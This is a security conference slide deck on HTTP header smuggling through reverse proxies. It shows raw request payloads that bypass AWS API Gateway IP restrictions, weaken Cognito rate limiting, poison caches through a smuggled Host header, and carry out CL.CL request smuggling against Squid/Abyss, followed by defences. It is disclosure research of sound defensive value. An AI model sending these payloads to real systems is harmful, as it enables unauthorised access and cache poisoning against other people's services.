Practical HTTP Header Smuggling

Sneaking past reverse proxies to attack AWS and beyond


whoami

- Work at Intruder: SaaS vulnerability scanner
- Researcher, penetration tester, and general security person
- Black box web app security
- Intruder's research: https://intruder.io/research
- Personal research: https://blog.long.lat
- Intruder's Twitter: @intruder_io
- Personal Twitter: @_danielthatcher

Outline

- Model web application architecture
- What is header smuggling?
- Detection
- Application
  - Bypassing restrictions
  - Cache poisoning
  - CL.CL request smuggling
- Defences
- Conclusions

Web Application Architecture



Web Application Architecture

- Front-end servers pass information in HTTP headers
  - Example: X-Forwarded-For
  - Requires filtering
- If servers disagree about a header…
  - Request smuggling (“Content-Length” or “Transfer-Encoding”)
  - Cache poisoning

What is Header Smuggling?

- Disguise a header so only some servers see it
  - We focus on when only the back-end sees the header
- Mutation: a modification which can be made to a header so that only some servers recognise it
- Mutate headers to achieve header smuggling

Mutation examples: Identity

```
GET / HTTP/1.1
Host: example.com
X-My-Header: test
Accept: */*
```

Mutation examples: Underscores

```
GET / HTTP/1.1
Host: example.com
X_My_Header: test
Accept: */*
```

Mutation examples: Space before colon

```
GET / HTTP/1.1
Host: example.com
X-My-Header : test
Accept: */*
```

Mutation examples: Tab at start of line

```
GET / HTTP/1.1
Host: example.com
    X-My-Header: test
Accept: */*
```

Mutation examples: Header name junk

```
GET / HTTP/1.1
Host: example.com
X-My-Header abcd: test
Accept: */*
```

Methodology Aims

1. Detect a mutation which can be applied to any header

2. Work in black-box scenarios

Methodology Example

X-Header: test  X-Header abcd: test

Can this achieve header smuggling?

Generate a Front-End Error

Use the “Content-Length” header without mutations

```
GET / HTTP/1.1
Host: example.com
Content-Length: 0

HTTP/1.1 200 OK
Content-Length: 1256
[…]
```

```
GET / HTTP/1.1
Host: example.com
Content-Length: z

HTTP/1.1 400 Bad Request
Content-Length: 349
[…]
```

Generate a Back-End Error

Use a mutated “Content-Length” header

GET / HTTP/1.1
Host: example.com
Content-Length abcd: 0

HTTP/1.1 200 OK
Content-Length: 1256
[…]

GET / HTTP/1.1
Host: example.com
Content-Length abcd: z

HTTP/1.1 502 Bad Gateway
Content-Length: 50
[…]

Base Request Comparison

A valid value in the mutated header produces the same result

```
GET / HTTP/1.1
Host: example.com
Content-Length: 0
```

```
HTTP/1.1 200 OK
Content-Length: 1256
[…]
```

```
GET / HTTP/1.1
Host: example.com
Content-Length abcd: 0
```

```
HTTP/1.1 200 OK
Content-Length: 1256
[…]
```

Error Comparison

An invalid value in the mutated header produces a different error

```
GET / HTTP/1.1
Host: example.com
Content-Length: z

HTTP/1.1 400 Bad Request
Content-Length: 349
[…]
```

```
GET / HTTP/1.1
Host: example.com
Content-Length abcd: z

HTTP/1.1 502 Bad Gateway
Content-Length: 50
[…]
```

Guess Headers

- We have a mutation
- Sometimes we know an interesting header
- Try different headers
- Tool: updated param miner.

Bypass IP Restrictions in API Gateway

- HTTP APIs created using Lambda functions
- Limit access with resource policies
- All testing done using the “nodejs12.x” runtime

```
{
   "Version": "2012-10-17",
   "Statement": [
      {
         "Effect": "Allow",
         "Principal": "*",
         "Action": "execute-api:Invoke",
         "Resource": "arn:aws:execute-api:eu-west-2:101821422087:uiv82new6b/*/*/*"
      },
      {
         "Effect": "Deny",
         "Principal": "*",
         "Action": "execute-api:Invoke",
         "Resource": "arn:aws:execute-api:eu-west-2:101821422087:uiv82new6b/*/*/*",
         "Condition": {
            "NotIpAddress": {
               "aws:SourceIp": [
                 “1.2.3.4",
                 "10.0.0.0/8"
               ]
            }
         }
      }
   ]
}
```

GET /dev/a HTTP/1.1
Host: uiv82new6b.execute-api.eu-west-2.amazonaws.com
[…]

HTTP/1.1 403 Forbidden
Content-Type: application/json
[…]

{"Message":"User: anonymous is not authorized to perform: execute-api:Invoke on resource: arn:aws:execute-api:eu-west-2:********2087:uiv82new6b/dev/GET/a with an explicit deny"}

GET /dev/a HTTP/1.1
Host: uiv82new6b.execute-api.eu-west-2.amazonaws.com
X-Forwarded-For: 10.0.0.1
[…]

HTTP/1.1 403 Forbidden
Content-Type: application/json
[…]

{"Message":"User: anonymous is not authorized to perform: execute-api:Invoke on resource: arn:aws:execute-api:eu-west-2:********2087:uiv82new6b/dev/GET/a with an explicit deny"}

GET /dev/a HTTP/1.1
Host: uiv82new6b.execute-api.eu-west-2.amazonaws.com
X-Forwarded-For abcd: 10.0.0.1
[…]

HTTP/1.1 201 Created
Content-Type: application/json
[…]

A

GET /dev/a HTTP/1.1
Host: uiv82new6b.execute-api.eu-west-2.amazonaws.com
X-Forwarded-For abcd: z
[…]

HTTP/1.1 201 Created
Content-Type: application/json
[…]

A

We could bypass IP restrictions in API gateway resource policies with:

X-Forwarded-For abcd: z

AWS Cognito Partial Rate Limit Bypass

- AWS Cognito client blocking IP addresses
- IP blocked after 5 attempts to the “ConfirmForgotPassword” or “ForgotPassword” targets in a short period of time
- Could add the header “X-Forwarded-For:[0x0b]z” to allow 5 more attempts.
- A very minor bug, but shows what can be done.

Cache Poisoning With API Gateway

- AWS fixed the IP restriction bypass issue
- Could still sneak “X-Header: test” through to the back-end by modifying it to “X-Header abcd: test”.
- What other headers are interesting?
- What about “Host”?

GET /a HTTP/1.1
Host: victim.i.long.lat

HTTP/1.1 200 OK
[…]

real response A

GET /a HTTP/1.1
Host: attacker.i.long.lat

HTTP/1.1 200 OK
[…]


Poisoned A

GET /a HTTP/1.1
Host: victim.i.long.lat
Host abcd: attacker.i.long.lat

HTTP/1.1 200 OK
[…]

Poisoned A


What happens when we introduce a cache?



Detecting CL.CL Request Smuggling

- At Black Hat USA 2020 Amit Klein presented a request smuggling bug in Squid and Abyss
- Based on 2 “Content-Length” headers (CL.CL request smuggling).
- Detected through white-box testing
- Black-box?
- Safely?


The Bug



The Bug

```
POST /b.shtml HTTP/1.1
Host: squid01.rslab
Connection: Keep-Alive
Content-Length: 33
Content-Length abcde: 0

GET /a.html HTTP/1.1
Something: GET /doesntexist HTTP/1.1
Host: squid01.rslab
```

The Bug


Squid
Abyss
Content-Length
Second request: /doesntexist
Content-Length abcd
Second request: /a.html

Generate the First Error

Junk in the “Content-Length” header without mutations

```
POST /b.shtml HTTP/1.1
Host: squid01.rslab
Connection: Keep-Alive
Content-Length: 0
Content-Length abcd: 0

HTTP/1.1 200 OK
Content-Length: 86
[…]
```

```
POST /b.shtml HTTP/1.1
Host: squid01.rslab
Connection: Keep-Alive
Content-Length: z
Content-Length abcd: 0

HTTP/1.1 411 Length Required
Content-Length: 4213
[…]
```

Generate the Second Error


Junk in the mutated “Content-Length” header

```
POST /b.shtml HTTP/1.1
Host: squid01.rslab
Connection: Keep-Alive
Content-Length: 0
Content-Length abcd: 0

HTTP/1.1 200 OK
Content-Length: 86
[…]
```

```
POST /b.shtml HTTP/1.1
Host: squid01.rslab
Connection: Keep-Alive
Content-Length: 0
Content-Length abcd: z

HTTP/1.1 400 Bad Request
Content-Length: 338
[…]
```

Which one is which?

Server A



Content-Length

Server B

Content-Length abcd

Generate a Front-End Error

Send just “Content-Length: z”

```
POST /b.shtml HTTP/1.1
Host: squid01.rslab
Connection: Keep-Alive
Content-Length: z
```

```
HTTP/1.1 411 Length Required
Content-Length: 4213
[…]
```

```
POST /b.shtml HTTP/1.1
Host: squid01.rslab
Connection: Keep-Alive
Content-Length: z
Content-Length abcd: 0
```

```
HTTP/1.1 411 Length Required
Content-Length: 4213
[…]
```

CL.CL Request Smuggling

- Server A is the front-end
- Chance of request smuggling
- Sometimes back-end sees both – just have to test
  - Generating timeouts works most of the time
  - Sometimes you have to try exploit

Defences

- Scan yourself
- Don’t forward suspicious headers from front-end servers
  - Approach taken by AWS with API gateway
- Don’t be liberal about parsing headers on back-end servers

What next?

- New applications
- Techniques from HTTP/2 request smuggling
- Address assumptions:
  - Front and back-end give different errors
  - All headers are parsed the same
  - All servers parse the “Content-Length” header in GET requests

References

- Request smuggling:
  - HTTP Request Smuggling (2005) - Linhart, Klein, Heled, Orrin
    https://www.cgisecurity.com/lib/HTTP-Request-Smuggling.pdf
  - Hiding Wookies in HTTP (2016) - @regilero
    https://media.defcon.org/DEF%20CON%2024/DEF%20CON%2024%20presentations/DEF%20CON%2024%20-%20Regilero-Hiding-Wookiees-In-Http.pdf
  - HTTP Desync Attacks: Request Smuggling Reborn (2019) - James Kettle
    https://portswigger.net/research/http-desync-attacks-request-smuggling-reborn
  - HTTP Request Smuggling in 2020 (2020) - Amit Klein
    https://i.blackhat.com/USA-20/Wednesday/us-20-Klein-HTTP-Request-Smuggling-In-2020-New-Variants-New-Defenses-And-New-Challenges-wp.pdf
- Header smuggling:
  - Smuggling HTTP headers through reverse proxies (2020) - Robin Verton, Simon Peters
    https://github.security.telekom.com/2020/05/smuggling-http-headers-through-reverse-proxies.html
- Cache poisoning:
  - Practical Web Cache Poisoning (2018) - James Kettle
    https://portswigger.net/research/practical-web-cache-poisoning

Other interesting resources

- Abusing HTTP hop-by-hop request headers (2019) - Nathan Davidson
  https://nathandavison.com/blog/abusing-http-hop-by-hop-request-headers
- Weird Proxies - Aleksei Tiurin
  https://github.com/GrrrDog/weird_proxies
- Web Cache Entanglement: Novel Pathways to Poisoning (2020) - James Kettle
  https://portswigger.net/research/web-cache-entanglement
- HTTP request smuggling via higher HTTP versions (2021) - Emil Lerner
  https://standoff365.com/phdays10/schedule/tech/http-request-smuggling-via-higher-http-versions/
- HTTP/2 - The Sequel is Always Worse (2021) - James Kettle
  https://portswigger.net/research/http2

Thank you

- Intruder's research blog: https://intruder.io/research
- Personal research blog: https://blog.long.lat
- Intruder's Twitter: @intruder_io
- Personal Twitter: @_danielthatcher
- Thank you to the AWS security team
- We're hiring!
- Any questions?